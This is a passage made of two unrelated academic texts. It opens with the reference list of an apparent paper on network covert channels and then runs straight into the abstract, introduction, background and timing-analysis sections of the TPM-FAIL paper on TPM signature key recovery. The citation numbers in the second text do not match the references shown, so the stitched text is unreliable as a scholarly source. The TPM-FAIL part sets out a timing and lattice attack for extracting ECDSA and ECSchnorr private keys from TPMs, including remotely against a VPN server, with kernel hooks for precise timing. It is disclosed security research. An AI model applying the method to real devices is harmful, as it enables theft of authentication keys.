[3] Common Criteria for IT security evaluation (ISO/IEC 15408). https://csrc.nist.gov/glossary/term/Common-Criteria-for-IT-Security-Evaluation.

[4] Information Technology Security Evaluation Criteria (ITSEC). http://www.iwar.org.uk/comsec/resources/standards/itsec.htm.

[5] Intel FlexPipe. https://www.intel.com/content/www/us/en/products/network-io/ethernet/switches.html.

[6] Netronome Agilio. https://www.netronome.com/products/agilio-cx/.

[7] The NetWarden code repository. https://github.com/jiarong0907/NetWarden.

[8] NTT service level agreement (SLA). https://www.us.ntt.net/support/sla/network.cfm.

[9] The P4 language repositories. https://github.com/p4lang.

[10] TCP SYN cookies. https://etherealmind.com/tcp-syn-cookies-ddos-defence/.

[11] C. Abad. IP checksum covert channels and selected hash collision. Technical report, iUniversity of California, Los Angeles, 2001.

[12] M. Alizadeh, T. Edsall, S. Dharmapurikar, R. Vaidyanathan, K. Chu, A. Fingerhut, V. T. Lam, F. Matus, R. Pan, N. Yadav, and G. Varghese. Conga: Distributed congestion-aware load balancing for datacenters. In *Proc. SIGCOMM*, 2014.

[13] M. Alizadeh, A. Greenberg, D. A. Maltz, J. Padhye, P. Patel, B. Prabhakar, S. Sengupta, and M. Sridharan. Data center TCP (DCTCP). In *Proc. SIGCOMM*, 2010.

[14] M. Allman, V. Paxson, and E. Blanton. TCP congestion control. RFC 5681, 2009.

[15] E. Anderson. Capture, conversion, and analysis of an intense NFS workload. In *Proc. FAST*, 2009.

[16] A. Aviram, S.-C. Weng, S. Hu, and B. Ford. Efficient system-enforced deterministic parallelism. In *Proc. OSDI*, 2010.

[17] A. Belozubova, A. Epishkina, and K. Kogos. Random delays to limit timing covert channel. In *Proc. EISIC*, 2016.

[18] J. Border, M. Kojo, J. Griner, G. Montenegro, and Z. Shelby. Performance enhancing proxies intended to mitigate link-related degradations. RFC 3135, 2001.

[19] L. S. Brakmo, S. W. O'Malley, and L. L. Peterson. TCP Vegas: New techniques for congestion detection and avoidance. In *Proc. SIGCOMM*, 1994.

[20] S. Cabuk. *Network covert channels: Design, analysis, detection, and elimination*. PhD thesis, Purdue University, 2006.

[21] S. Cabuk, C. E. Brodley, and C. Shields. IP covert timing channels: Design and detection. In *Proc. CCS*, 2004.

[22] A. Chen, W. B. Moore, H. Xiao, A. Haeberlen, M. Sherr, C. Shields, and W. Zhou. Detecting covert timing channels with time-deterministic replay. In *Proc. OSDI*, 2014.

[23] G. Cormode and S. Muthukrishnan. An improved data stream summary: The count-min sketch and its applications. *J. Algorithms*, 55(1):58–75, Apr. 2005.

[24] D. M. Dakhane and P. R. Deshmukh. Active warden for TCP sequence number base covert channel. In *Proc. ICPC*, 2015.

[25] H. T. Dang, D. Sciascia, M. Canini, F. Pedone, and R. Soulé. NetPaxos: Consensus at network speed. In *Proc. SOSR*, 2015.

[26] Department of Defense. Trusted Computer System Evaluation Criteria (TCSEC). (DoD 5200.28-STD), 1985.

[27] G. Fisk, M. Fisk, C. Papadopoulos, and J. Neil. Eliminating steganography in Internet traffic with active wardens. In *Proc. IH*, 2002.

[28] S. Floyd, T. R. Henderson, and A. V. Gurtov. The NewReno modification to TCP's fast recovery algorithm. RFC 3782, 2004.

[29] Y. Geng, S. Liu, Z. Yin, A. Naik, B. Prabhakar, M. Rosenblum, and A. Vahdat. Exploiting a natural network effect for scalable, fine-grained clock synchronization. In *Proc. NSDI*, 2018.

[30] M. Ghasemi, T. Benson, and J. Rexford. Dapper: Data plane performance diagnosis of TCP. In *Proc. SOSR*, 2017.

[31] S. Gianvecchio and H. Wang. Detecting covert timing channels: An entropy-based approach. In *Proc. CCS*, 2007.

[32] S. Gianvecchio, H. Wang, D. Wijesekera, and S. Jajodia. Model-based covert timing channels: Automated modeling and evasion. In *Proc. RAID*, 2008.

[33] J. Giffin, R. Greenstadt, P. Litwack, and R. Tibbetts. Covert messaging through TCP timestamps. In *Proc. PET*, 2002.

[34] M. P. Grosvenor, M. Schwarzkopf, I. Gog, R. N. M. Watson, A. W. Moore, S. Hand, and J. Crowcroft. Queues don't matter when you can jump them! In *Proc. NSDI*, 2015.

[35] M. Handley, C. Kreibich, and V. Paxson. Network intrusion detection: Evasion, traffic normalization and end-to-end protocol semantics. In *Proc. USENIX Security*, 2001.

[36] K. He, E. Rozner, K. Agarwal, Y. Gu, W. Felter, J. Carter, and A. Akella. AC/DC TCP: Virtual congestion control enforcement for datacenter networks. In *Proc. SIGCOMM*, 2016.

[37] A. Hintz. Covert channels in TCP and IP headers. *Presentation at DEFCON*, 2002.

[38] K.-F. Hsu, R. Beckett, A. Chen, J. Rexford, P. Tammana, and D. Walker. Contra: A programmable system for performance-aware routing. In *Proc. NSDI*, 2020.

[39] S. Jero, E. Hoque, D. Choffnes, A. Mislove, and C. Nita-Rotaru. Automated attack discovery in TCP congestion control using a model-guided approach. In *Proc. NDSS*, 2018.

[40] C. Jin, D. X. Wei, and S. Low. FAST TCP: Motivation, architecture, algorithms, performance. *IEEE/ACM Trans. on Networking*, 14:1246–1259, 2006.

[41] E. Jones, O. Le Moigne, and J.-M. Robert. IP traceback solutions based on time to live covert channel. In *Proc. ICON*, 2004.

[42] Q. Kang, L. Xue, A. Morrison, Y. Tang, A. Chen, and X. Luo. Programmable in-network security for context-aware BYOD policies. In *Proc. USENIX Security*, 2020.

[43] D. Kim, Y. Zhu, C. Kim, J. Lee, and S. Seshan. Generic external memory for switch data planes. In *Proc. HotNets*, 2018.

[44] R. Krösche, K. Thimmaraju, L. Schiff, and S. Schmid. I DPID it my way!: A covert timing channel in software-defined networks. In *Proc. Networking*, 2018.

[45] B. Lampson. A note on the confinement problem. *Communications of the ACM*, 16:613–615, 1973.

[46] K. S. Lee, H. Wang, and H. Weatherspoon. PHY covert channels: Can you see the idles? In *Proc. NSDI*, 2014.

[47] G. Lewandowski, N. B. Lucena, and S. J. Chapin. Analyzing network-aware active wardens in IPv6. In *Proc. IH*, 2006.

[48] Y. Li, R. Miao, C. Kim, and M. Yu. FlowRadar: A better netflow for data centers. In *Proc. NSDI*, 2016.

[49] X. Luo, E. W. W. Chan, and R. K. C. Chang. TCP covert timing channels: Design and detection. In *Proc. DSN*, 2008.

[50] X. Luo, E. W. W. Chan, and R. K. C. Chang. CLACK: A network covert channel based on partial acknowledgment encoding. In *Proc. ICC*, 2009.

[51] X. Luo, E. W. W. Chan, R. K. C. Chang, and W. Lee. A combinatorial approach to network covert communications with applications in web leaks. In *Proc. DSN*, 2011.

[52] G. R. Malan, D. Watson, F. Jahanian, and P. Howell. Transport and application protocol scrubbing. In *Proc. INFOCOM*, 2000.

[53] R. Meier, P. Tsankov, V. Lenders, L. Vanbever, and M. Vechev. NetHide: Secure and practical network topology obfuscation. In *Proc. USENIX Security*, 2018.

[54] R. Miao, H. Zeng, C. Kim, J. Lee, and M. Yu. SilkRoad: Making stateful layer-4 load balancing fast and cheap using switching ASICs. In *Proc. SIGCOMM*, 2017.

[55] B. Montazeri, Y. Li, M. Alizadeh, and J. Ousterhout. Homa: A receiver-driven low-latency transport protocol using network priorities. In *Proc. SIGCOMM*, 2018.

[56] S. Narayana, A. Sivaraman, V. Nathan, P. Goyal, V. Arun, M. Alizadeh, V. Jeyakumar, and C. Kim. Language-directed hardware design for network performance monitoring. In *Proc. SIGCOMM*, 2017.

[57] P. Peng, P. Ning, and D. S. Reeves. On the secrecy of timing-based active watermarking trace-back techniques. In *Proc. SP*, 2006.

[58] I. Rhee, L. Xu, S. Ha, A. Zimmermann, L. Eggert, and R. Scheffenegger. CUBIC for fast long-distance networks. RFC 8312, 2018.

[59] C. H. Rowland. Covert channels in the TCP/IP protocol suite. *First Monday*, 2(5), 1997.

[60] A. Roy, H. Zeng, J. Bagga, G. Porter, and A. C. Snoeren. Inside the social network's (datacenter) network. In *Proc. SIGCOMM*, 2015.

[61] G. Shah, A. Molina, M. Blaze, et al. Keyboards and covert channels. In *Proc. USENIX Security*, 2006.

[62] U. Shankar and V. Paxson. Active mapping: Resisting NIDS evasion without altering traffic. In *Proc. SP*, 2003.

[63] J. Sonchack, O. Michel, A. J. Aviv, E. Keller, and J. M. Smith. Scaling hardware accelerated network monitoring to concurrent and dynamic queries with *flow. In *Proc. ATC*, 2018.

[64] E. Vanini, R. Pan, M. Alizadeh, P. Taheri, and T. Edsall. Let it flow: Resilient asymmetric load balancing with flowlet switching. In *Proc. NSDI*, 2017.

[65] G. Varghese, J. A. Fingerhut, and F. Bonomi. Detecting evasion attacks at high speeds without reassembly. In *Proc. SIGCOMM*, 2006.

[66] M. Vutukuru, H. Balakrishnan, and V. Paxson. Efficient and robust TCP stream normalization. In *Proc. SP*, 2008.

[67] X. Wang and D. S. Reeves. Robust correlation of encrypted attack traffic through stepping stones by manipulation of inter-packet delays. In *Proc. CCS*, 2003.

[68] W. Wu and B. Ford. Deterministically deterring timing attacks in deterland. In *Proc. TRIOS*, 2015.

[69] J. Xing, A. Morrison, and A. Chen. NetWarden: Mitigating network covert channels without performance loss. In *Proc. HotCloud*, 2019.

[70] N. Yaseen, J. Sonchack, and V. Liu. Synchronized network snapshots. In *Proc. SIGCOMM*, 2018.

[71] M. Zhang, G. Li, L. Xu, J. Bi, G. Gu, and J. Bai. Control plane reflection attacks in SDNs: New attacks and countermeasures. In *Proc. RAID*, 2017.

TPM-FAIL: TPM meets Timing and Lattice Attacks

Daniel Moghimi[1], Berk Sunar[1], Thomas Eisenbarth[1, 2], and Nadia Heninger[3]

[1]Worcester Polytechnic Institute, Worcester, MA, USA
[2]University of Lübeck, Lübeck, Germany
[3]University of California, San Diego, CA, USA

Abstract

Trusted Platform Module (TPM) serves as a hardware-based root of trust that protects cryptographic keys from privileged system and physical adversaries. In this work, we perform a black-box timing analysis of TPM 2.0 devices deployed on commodity computers. Our analysis reveals that some of these devices feature secret-dependent execution times during signature generation based on elliptic curves. In particular, we discovered timing leakage on an Intel firmware-based TPM as well as a hardware TPM. We show how this information allows an attacker to apply lattice techniques to recover 256-bit private keys for ECDSA and ECSchnorr signatures. On Intel fTPM, our key recovery succeeds after about 1,300 observations and in less than two minutes. Similarly, we extract the private ECDSA key from a hardware TPM manufactured by STMicroelectronics, which is certified at Common Criteria (CC) EAL 4+, after fewer than 40,000 observations. We further highlight the impact of these vulnerabilities by demonstrating a remote attack against a StrongSwan IPsec VPN that uses a TPM to generate the digital signatures for authentication. In this attack, the remote client recovers the server's private authentication key by timing only 45,000 authentication handshakes via a network connection.

The vulnerabilities we have uncovered emphasize the difficulty of correctly implementing known constant-time techniques, and show the importance of evolutionary testing and transparent evaluation of cryptographic implementations. Even certified devices that claim resistance against attacks require additional scrutiny by the community and industry, as we learn more about these attacks.

1 Introduction

Hardware support for trusted computing has been proposed based on trusted execution environments (TEE) and secure elements such as the Trusted Platform Module (TPM) [40]. Computer manufacturers have been deploying TPMs on desktop workstations, laptops, and servers for over a decade. With a TPM device attached to the computer, the root of trust can be executed in a separate hardened cryptographic core, which prevents even a fully compromised OS from revealing credentials or keys to adversaries. TPM 2.0, the latest standard, is deployed in almost all modern computers and is required by some core security services [38]. TPM 2.0 supports multiple signature schemes based on elliptic curves [63].

TPMs were originally designed as separate hardware modules, but new demands have resulted in software-based implementations. The physical separation of the TPM from the CPU is an asset for protection against system-leval adversaries [3]. However, its lightweight design and low-bandwidth bus connection prevents the TPM from being used as a secure cryptographic co-processor for high-throughput applications. TEE technologies such as ARM TrustZone [2] are a more recent approach to bringing trusted execution right into the CPU, at minimal performance loss. Firmware TPMs (fTPM) can run entirely in software within a TEE like ARM Trustzone [48]. In a cloud environment, a software-virtualized TPM device will be executed within the trust boundary of the hypervisor [23, 39, 46]. In this case, user applications still benefit from the defense against attacks on the guest OS. Virtual TPMs may or may not rely on a physically present TPM hardware. Intel Platform Trust Technology (PTT), introduced in Haswell processors, is based on fTPM and follows a hybrid hardware/software approach to implement the TPM 2.0 standard, as discussed in Section 2.2. By enabling Intel PTT, computer manufacturers do not need to deploy dedicated TPM hardware.

Side-channel attacks are a potential attack vector for secure elements like TPMs. These attacks exploit the unregulated physical behavior of a computing device to leak secrets. Processing cryptographic keys may expose secret-dependent signal patterns through physical phenomena such as power consumption, electromagnetic emanations, or timing behavior [10,35,47]. A passive adversary who observes such signals can reconstruct cryptographic keys and break the confidentiality and authenticity of a computing system [16,36]. The TPM, as defined by the Trusted Computed Group (TCG), attempts

to mitigate the threat of physical attacks through a rigorous and lengthy evaluation and certification process. Most physical TPM chips have been certified according to Common Criteria, which involves evaluation through certified testing labs. Tests are conducted according to protection profiles. For TPM, a specific TCG protection profile exists, which requires the TPM to be protected against side-channel attacks, including timing attacks [62, p. 23].

TPMs have previously suffered from vulnerabilities due to weak key generation [41]. However, it is widely believed that the execution of cryptographic algorithms is secure even against system adversaries. Indeed, TPM devices are expected to provide a more reliable root of trust than the OS by keeping cryptographic keys secure. Contrary to this belief, we show that these implementations can be vulnerable to remote attacks. These attacks not only reveal cryptographic keys, but also render modern applications using the TPM less secure than without the TPM.

1.1 Our Contribution

In this work, we perform a black-box timing analysis of TPM devices. Our analysis reveals that elliptic curve signature operations on TPMs from various manufacturers are vulnerable to timing leakage that leads to recovery of the private signing key. We show that this leakage is significant enough to be exploited remotely by a network adversary. In summary, our contribution includes:

- An analysis tool that can accurately measure the execution time of TPM operations on commodity computers. Our developed tool supports analysis of command response buffer (CRB) and TPM Interface Specification (TIS) communication interfaces.
- The discovery of previously unknown vulnerabilities in TPM implementations of ECDSA and ECSchnorr signature schemes, and the pairing-friendly BN-256 curve used by the ECDAA signature scheme. These elliptic curve signature schemes are supported by the TPM 2.0 standard. We apply lattice-based techniques to recover private keys from these side-channel vulnerabilities.
- A remote attack that breaks the authentication of a VPN server that uses Intel fTPM to store the private certificate key and to sign the authentication message. We demonstrate the efficacy of our attack against the strongSwan IPsec-based VPN Solution that uses the TPM device to sign authentication messages.

Our study shows that these vulnerabilities exist in devices that have been validated based on FIPS 140-2 Level 2 and Common Criteria (CC) EAL 4+, which is the highest internationally accepted assurance level in CC, in a protection profile that explicitly includes timing side channels.

1.2 Experimental Setup

We tested Intel fTPM on multiple computers running Intel Management Engine (ME), and we demonstrate key recovery attacks on these machines. We also tested multiple machines manufactured with dedicated TPM hardware, as discussed in Section 3. All the machines run Ubuntu 16.04 with kernel 4.15.0-43-generic. We used the *tpm2-tools*[1] and *tpm2-tss*[2] software packages and the default TPM kernel device driver to interact with the TPM device. Our analysis tool takes advantage of a custom Linux loadable kernel module (LKM).

The remote attacks are demonstrated on a simple local area network (LAN) with the attacker and victim workstation connected through a 1 Gbps switch manufactured by Netgear.

1.3 Coordinated Disclosure

We informed the Intel Product Security Incident Response Team (iPSIRT) of our findings regarding Intel fTPM on February 1, 2019. Intel acknowledged receipt on the same day, and responded that an outdated version of Intel IPP has been used in the Intel fTPM on February 12, 2019. Intel assigned CVE-2019-11090 and awarded us separately for three vulnerabilities. They issued a firmware update for Intel Management Engine (ME) including patches to address this issue on November 12, 2019.

We informed STMicroelectronics of our findings regarding the TPM chip flaw on May 15, 2019. They acknowledged receipt on May 17, 2019. We shared our tools and techniques with STMicroelectronics. They assigned CVE-2019-16863 and provided us an updated version of their TPM product for verification. We tested the updated hardware and confirmed that it is resistant to our attacks on September 12, 2019.

2 Background

2.1 Trusted Platform Module

TPMs are secure elements which are typically dedicated physical chips with Common Criteria certification at EAL 4 and higher, and thus provide a very high level of security assurance for the services they offer [12]. As shown in Figure 1, the TPM, including components like cryptographic engines, forms the root of trust. On a commodity computer, the host processor is connected to the TPM via a standard communication interface [59]. For trusted execution of cryptographic protocols, applications can request that the OS interact with the TPM device and use various cryptographic engines that support hash functions, encryption, and digital signatures. The TPM also contains non-volatile memory for secure storage of cryptographic parameters and configurations. As discussed in Section 5.3, for instance, a Virtual Private Network (VPN)

[1] https://github.com/tpm2-software/tpm2-tools `commit c66e4f0`
[2] https://github.com/tpm2-software/tpm2-tss `commit 443455b`




Figure 1: The trusted components of a TPM include the PCR registers, crypto engine, and random number generator. Other hardware components, system software, and applications are considered untrusted.

application can use the TPM to securely store authentication keys and to perform authentication without direct access to the private key. TPM also supports remote attestation, in which the TPM will generate a signature using an attestation key which is normally derived from the device endorsement key. The endorsement key is programmed into the TPM during manufacturing. Later on, the signature and the public attestation key can be used by a remote party to attest to the integrity of the system, and the public endorsement key can be used to verify the integrity of the TPM itself.

Attacks on TPM: The traditional communication interface between dedicated TPM hardware and the CPU is the Low Pin Count (LPC) bus, which has been shown to be vulnerable to passive eavesdropping [33]. There exist attacks to compromise the PCRs based on short-circuiting the LPC pins [31, 55], software-based attacks on the BIOS and bootloader [11, 31], and attacks exploiting vulnerabilities related to the TPM power management [24]. Nemec at al. developed the "Return of Coppersmith's Attack" (ROCA), which demonstrated passive RSA key recovery from the public key resulting from the special structure of primes generated on TPM devices manufactured by Infineon [41]. The remote timing attacks that we demonstrate are orthogonal to the key generation issues responsible for ROCA. As originally suggested by Spark. et al. [55], we demonstrate a class of remote timing attack against TPM devices that are deployed within hundreds of thousands of desktop/laptop computers.

2.2 Intel Management Engine

The Intel management engine (ME) provides hardware support for various technologies such as Intel Active Management Technology (AMT), Intel SGX Enhanced Privacy ID (EPID) provisioning and attestation, and platform trust technology (PTT) [64]. Intel ME is implemented as an embedded coprocessor that is integrated into all Intel chipsets. This coprocessor runs modular firmware on a tiny microcontroller. Since the Skylake generation, Intel has used the MINIX3 OS running on a 32-bit Quark x86 microcontroller[3]. These firmware modules, and in particular the cryptographic module, provide commonly used functions for a variety of services. Previous reverse-engineering efforts have uncovered some of the secrets of the Intel ME implementation [54], as well as classical software flaws and vulnerabilities related to the JTAG that can be abused to compromise Intel ME [18–20].

Intel PTT, which is essentially a firmware-based TPM, has been implemented as a module that runs on top of the Intel Management Engine (ME). Intel PTT executes on a general purpose microcontroller, but since it executes independently from the host processor components, it resembles a more secure hybrid approach than the original Intel fTPM [48], which executes on a TEE on the same core. The exact implementation of the cryptographic functions that are shared by Intel PTT, EPID, and other cryptographically relevant services is not publicly available.

2.3 Elliptic Curve Digital Signatures

The Elliptic Curve Digital Signature Algorithm (ECDSA) [30] is an elliptic curve variant of the Digital Signature Algorithm (DSA) [22] in which the prime subgroup in DSA is replaced by a group of points on an elliptic curve over a finite field. The ECDSA key generation process starts with the selection of an elliptic curve, specified by the curve parameters and the base field $\mathbb{F}_q$ over which the curve is defined, and a base point $P \in E$ of cryptographically large order n in the group operation.

ECDSA Key Generation:

1. Randomly choose a private key $d \in \mathbb{Z}_n^*$.
2. Compute the curve point $Q = dP \in \mathcal{E}$.

The private, public key pair is (d, Q).

ECDSA Signing: To sign a message $m \in \{0,1\}^*$

1. Choose a nonce/ephemeral key $k \in \mathbb{Z}_n^*$.
2. Compute the curve point kQ, and compute the x coordinate $r = (kQ)_x$.
3. Compute $s = k^{-1}(H(m) + dr) \bmod n$, where $H(.)$ represents a cryptographic hash function such as SHA-256.

The signature pair is (r, s).

The Schnorr digital signature scheme [53] has been similarly extended to support elliptic curves. Among multiple different standards for Elliptic Curve Schnorr (ECSchnorr), the TPM 2.0 is based on the ISO/IEC 14888-3 standard.

The key generation for ECSchnorr is similar to ECDSA. The signing algorithm is defined as the following:

ECSchnorr Signing: To sign a message $m \in \{0,1\}^*$,

1. Choose an ephemeral key $k \in \mathbb{Z}_n^*$.
2. Compute the elliptic curve point kQ and compute the x coordinate $xR = (kQ)_x$.
3. Compute $r = H(xR \,||\, m) \bmod n$.

[3] Quark microcontrollers have a working frequency of 32 MHz [28].

4. Compute $s = (k + dr) \bmod n$.

The signature pair is (r, s).

In practice, elliptic curve signature schemes are implemented for a small set of standard curves, which have been vetted for security. The targeted elliptic curves that we will discuss in this paper are the `p-256` [22] and `bn-256` [4] curves, as supported by TPM 2.0. `bn-256` can optionally be used with ECDSA and ECSchnorr schemes, but it is essential for the elliptic-curve direct anonymous attestation (ECDAA) scheme, since ECDAA requires a pairing-friendly curve like `bn-256`. Since it is not relevant to our attack, we omit discussion of ECDAA and signature verification.

2.4 Lattice and Timing Attacks

The Hidden Number Problem: Boneh and Venkatesan [8] formulated the hidden number problem (HNP) as the following: Let $\alpha \in \mathbb{Z}_p^*$ be an integer that is to remain secret. In the hidden number problem, one is given a prime p, several uniformly and independently randomly chosen integers t_i in $\mathbb{Z}_p^*$, and also integers u_i that represent the l most significant bits of $\alpha t_i \bmod p$. The t_i and u_i satisfy the property $|\alpha t_i - u_i| < p/2^l$. Boneh and Venkatesan showed how to recover the secret integer α in polynomial time using lattice-based algorithms with probability greater than $1/2$, if the attacker learns enough samples from the l most significant bits of $\alpha t_i \bmod p$.

Lattice Attacks: Researchers have applied lattice-based algorithms for the HNP to attack the DSA and ECDSA signing algorithms with partially known nonces [26, 42, 43, 49]. As a direct consequence, implementation of these signature algorithms in standard cryptographic libraries have been shown to be vulnerable when the implementation leaks partial information about the secret nonce through side channels [5,21,45,51]. Lattice attacks can also solve similar HNP instances to recover private keys for other signature schemes such as EPID in the presence of side channel vulnerabilities [14]. Ronen et al. [50] connected padding oracle attacks to the HNP. While there exist other variants of the HNP, such as the modular inversion hidden number problem [7] and the extended hidden number problem [25], our attack is based on the original HNP where the attacker learns information about the most significant bits of the nonce. A second family of algorithms for solving the HNP is based on Fourier analysis. Bleichenbacher's algorithm [6] was the first to make this connection. Bleichenbacher's Fourier analysis techniques can be augmented with lattice reduction for the first stage of the attack, as shown by De Mulder et al. [15]. Bleichenbacher's original algorithm is targeted at a scenario where only a very small amounts of information is leaked by each signature, and the attacker can query for a very large number of signatres; the De Mulder variant requires fewer signatures, but in this setting the above lattice techniques are more efficient. We use lattice attacks because they are more efficient for the amount of side-channel information we obtain.

Timing Attacks: Kocher showed that secret-dependent timing behavior of cryptographic implementations can be used to recover secret keys [32]. Since then, constant-time operation, or at least secret-independent execution time, has become a common requirement for cryptographic implementations. For example, the Common Criteria evaluation of cryptographic modules, which is common for standalone TPMs, includes testing for timing leakage. Brumley et al. showed that remote timing attacks can be feasible across networks by mounting an attack against RSA decryption as it was implemented in OpenSSL [10]. Similarly, the OpenSSL ECDSA implementation was vulnerable to remote timing attacks [9]. In the latter work, they also showed how lattice attacks can be used to recover private keys based on the nonce information. However, the practicality of such attacks has been questioned in the real world [66] due to noise and low timing resolution.

In comparison, we show that such timing attacks have a greater impact on TPMs, because of the high-resolution timing information and their specific threat model of a system-level attacker. Timing side channels have also been used to attack the implementation of cryptographic protocols. For example, both the Lucky 13 attack [1] and Bleichenbacher's RSA padding oracle attack [37] exploit remote timing.

3 Timing Attack and Leaky Nonces

Our timing attacks have three main phases:

Phase 1: The attacker generates signature pairs and timing information and uses this information to profile a given implementation. The timing oracle can be based on a remote source, for example the network round-trip time, or precise local source, as discussed in Section 3.1. In this pre-attack profile stage, the attacker knows the secret keys and can use this to recover the nonces, and thus has perfect knowledge of the correlation between timing and partial information about the secret nonce k that is leaked through this timing oracle. As explained in Section 3.3, in our case this bias is related to the number of leading zero bits (LZBs) in the nonce, which is revealed by the timing oracle. For the vulnerable TPM implementations in this paper, signing a message with a nonce that has more leading zero bits is expected to take less time.

Phase 2: To mount a live attack, the attacker has access to a secret-related timing oracle as above and collects a list of signature pairs and timing information from a vulnerable TPM implementation. The attacker uses the signature timing information obtained during the profiling phase to filter out signatures and only keep the signature pairs (r_i, s_i) that have a specific bias in the nonce k_i.

Phase 3: The attacker applies lattice-based cryptanalysis to recover the private key d from a list of filtered signatures with biased nonces k_i. In the noisier cases, e.g. with timings collected remotely over the network, filtering may not work perfectly and the lattice attack may fail. In these cases, the attacker can randomly chose subsets of filtered signatures,

and repeatedly run the lattice attack with the hope of leaving the noisy samples out.

This section describes our custom timing analysis tool, and shows how a privileged adversary can exploit the OS kernel to perform accurate timing measurement of the TPM, and thus discover and exploit timing vulnerabilities in cryptographic implementations running inside the TPM. We then report the vulnerabilities we discovered related to elliptic curve digital signatures. Later, in Section 5, we combine the knowledge of these vulnerabilities with the lattice-based cryptanalysis discussed in Section 4 to demonstrate end-to-end key recovery attacks under various practical threat models[4].

3.1 Precise Timing Measurement

The TPM device runs at a much lower frequency than the host processor, as it is generally implemented based on a power-constrained platform such as an embedded microcontroller. A modern Intel core processor's cycle count can be used as a high-precision time reference to measure the execution time of an operation inside the TPM device. In order to perform this measurement on the host processor entirely from software while minimizing noise, we need to make sure that we can read the processor's cycle count right before the TPM device starts executing a security-critical function, and right after the execution is completed.

The Linux kernel supports device drivers to interact with the TPM that support various common communication standards. Our examination of the TPM kernel stack and different TPM 2.0 devices on commodity computers suggests that Intel fTPM uses the command response buffer (CRB) [60], and dedicated hardware TPM devices use the TPM Interface Specification (TIS) [59] to communicate with the host processor. The Linux TPM device driver implements a push mode of communication with these interfaces, where the OS sends the user's request to the device, and checks in a loop whether the operation has been completed by the device or not. As soon as the completed status is detected, the OS reads the response buffer and returns the results to the user. The status check for this operation initially waits for 20 milliseconds to perform another status check, and it doubles the wait time every time the device is in a pending state.

This push mode of communication makes timing measurement of TPM operations from user space less efficient and prone to noise. To mitigate the noise, we initially develop a kernel driver that installs hooks into the CRB and TIS interfaces to modify the described behavior, and measure the timing of TPM devices as accurately as possible. Later, we move to more realistic settings, i.e. noisy user level access without root privileges, then to settings where the TPM is accessed remotely over the network.

[4]The source code for our timing analysis tool, lattice attack scripts, and a subset of the data set is available at github.com/VernamLab/TPM-Fail.

Table 1: The CRB control area: The CRB interface does not prescribe a specific access pattern to the fields of the Control Area. The `Start` and `Status` fields are used to start a TPM command and check the status of the device, respectively.

Field	Offset	Description
Request	00	Power state transition control
Status	04	Status
Cancel	08	Abort command processing
Start	0c	A command is available for processing
Interrupt Control	10	Reserved
Command Size	18	Size of the Command (CMD) Buffer
Command Address	1c	Physical address of the CMD Buffer
Response Size	24	Size of the Response (RSP) Buffer
Response Address	28	Physical address of the RSP Buffer

3.1.1 CRB Timing Measurement

CRB supports a `control area` structure to interface with the host processor. The `control area`, as shown in Table 1, is defined as a memory mapped IO (MMIO) on the Linux OS in which the TPM drivers communicate with the device by reading from or writing to this data structure. We install a hook on the `crb_send` procedure that is responsible for sending a TPM command to the device over the CRB interface. By default, the driver sets the `Start` field in the control area after preparing the command size and address of the command buffer to trigger the execution of the command by the device. Later on, the device will clear this bit when the command is completed. Listing 1 shows the modification of `crb_send`, in which the `Start` field is checked in a tight loop after trigger. As a result, the `crb_send` will only return upon completion of the command, and cycle counts are measured as close to the device interface as possible.

```
t = rdtsc();
iowrite32(CRB_START_INVOKE, &g_priv->regs_t->ctrl_start);
while((ioread32(&g_priv->regs_t->ctrl_start) &
      CRB_START_INVOKE) == CRB_START_INVOKE);
tscrequest[requestcnt++] = rdtsc() - t;
```

Listing 1: CRB Timing Measurement

3.1.2 TIS Timing Measurement

Similarly, the TIS driver uses a MMIO region to communicate with the TPM device. The first byte of this mapped region indicates the status of the device. To measure accurate timing of the TPM over TIS, we install a hook on the `tpm_tcg_write_bytes` procedure. In the modified handler (Listing 2), we check if the write operation issued by the TIS driver stack is related to the trigger for the command execution, `TPM_STS_GO`. If this is the case, we check the buffer for `TPM_STS_DATA_AVAIL` status, indicating the completion of

the command execution, in a tight loop. Similar to CRB, the cycle counts are measured close to the device interface.

```
enum tis_status {TPM_STS_GO = 0x20,
    TPM_STS_DATA_AVAIL = 0x10, ...};
int tpm_tcg_write_bytes_handler( struct tpm_tis_data *data,
    u32 addr, u16 len, u8 *value){
  ...
if (len == 1 && *value == TPM_STS_GO &&
      TPM_STS(data->locality) == addr) {
t = rdtsc();
iowrite8(*value, phy->iobase + addr);
while (!( ioread8(phy->iobase + addr) &
      TPM_STS_DATA_AVAIL));
tscrequest [ requestcnt++] = rdtsc() - t;
} ...
```

Listing 2: TIS Timing Measurement

3.2 Timing Analysis of ECDSA

We profiled the timing behavior of the ECDSA signature schemes using the NIST-256p curve. As shown in Table 2, we report the average number of CPU cycles to compute the ECDSA signatures for the aforementioned platforms. This average cycle count for Intel fTPM is different for each configuration due to the CPU's working frequency, but the average execution time is similar in different configurations: for example, we observe the highest cycle count on the Core i7-7700 machine, which is a desktop processor with base frequency of 3.60 GHz. We can calculate the average execution time for ECDSA on Intel fTPM as 4.7×10^8 cycles$/3.6\,GHz = 130ms$. As mentioned in Section 2.2, the working frequency of the Intel fTPM device is relatively slow, which facilitates our observation of timing vulnerabilities on such platforms. As the numbers for the dedicated hardware TPM chips suggest, there is a significant difference in execution time between different implementations among various manufacturers.

To test the ECDSA signature scheme, we generated a single ECDSA key using the TPM device, and then measured the execution time for ECDSA signature generation on the device. As mentioned in Section 2.3, the security of ECDSA signatures depends on the randomly chosen nonce. The TPM device must use a strong random number generator to generate this nonce independently and randomly for each signing operation to preserve the security of the ECDSA scheme [43].

Our analysis reveals that Intel fTPM and the dedicated TPM manufactured by STMicroelectronics leak information about the secret nonce in elliptic curve signature schemes, which can lead to efficient recovery of the private key. As discussed in Section 6, we also observe non-constant-time behavior by the TPM manufactured by Infineon which does not appear to expose an exploitable vulnerability. From our experimental observations, only the TPM manufactured by Nuvoton exhibits constant-time behavior for ECDSA (Figure 21).

